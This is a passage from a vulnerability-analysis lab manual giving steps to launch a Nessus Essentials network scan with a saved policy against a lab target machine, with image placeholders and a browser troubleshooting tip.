


20. The **Scan Templates** window appears. Click the **User Defined** tab and select **NetworkScan_Policy**.


Note: If an **API Disabled** pop-up appears, refresh the browser and log in again to the **Nessus Essentials** using credentials (**Admin/password**), if it still shows the API Disabled error then clear the cache of the browser by clicking on the three dots at the top right of the browser → Click on History → Clear History and make sure that cache and cookies are checked and click on clear and login to the **Nessus Essentials** again.



21. The **New Scan / NetworkScan_Policy** window appears. Under **General Settings** in the right pane, input the **Name** of the scan (here, **Local Network**) and enter the **Description** for the scan (here, **Scanning a local network**); in the **Targets** field, enter the IP address of the target on which you want to perform the vulnerability analysis. In this lab, the target IP address is **10.10.1.22 (Windows Server 2022)**.




22. Click **Schedule** settings; ensure that the **Enabled** switch is turned off. Click the drop-down icon next to the **Save** button and select **Launch** to start the scan.



Module 05 – Vulnerability Analysis

